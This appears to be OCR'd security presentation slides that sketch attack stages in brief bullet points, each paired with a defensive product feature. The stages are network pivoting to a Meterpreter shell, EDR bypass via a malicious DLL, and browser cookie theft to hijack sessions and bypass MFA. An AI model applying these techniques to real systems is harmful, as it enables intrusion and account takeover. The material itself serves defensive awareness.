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


Step Three: Pivot to Downstream Target




Step Three:
Downstream Pivot



- Recon with nmap.
- Lateral movement via remote desktop
- Vulnerable app discovery
- Remote code exploit
- Meterpreter shell!



Step Three:
Downstream Pivot




Endpoint detection and response (EDR) bypass

- Upload malicious dll
- EDR crash

DEFENSE:

Downstream Pivot



Application control!

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


Step Four: Cookie Harvest and Session Hijack



Step Four:
Session Hijacking





- Dump cookies from chromium browser
- Import cookies
- Bypass MFA & logon!


Search
Attack Vector: Session Hijacking

DEFENSE:

Session Hijacking






Secure Browser

Cookieless Browsing
Password Replacement
Quick Access Bar
Extensibilitiy
SaaS Apps, PAM Targets, On Prem, Web Based

Administrator View

DEFENSE:

Session Hijacking




Secure Browser

Cookieless Browsing
Password Replacement
Quick Access Bar
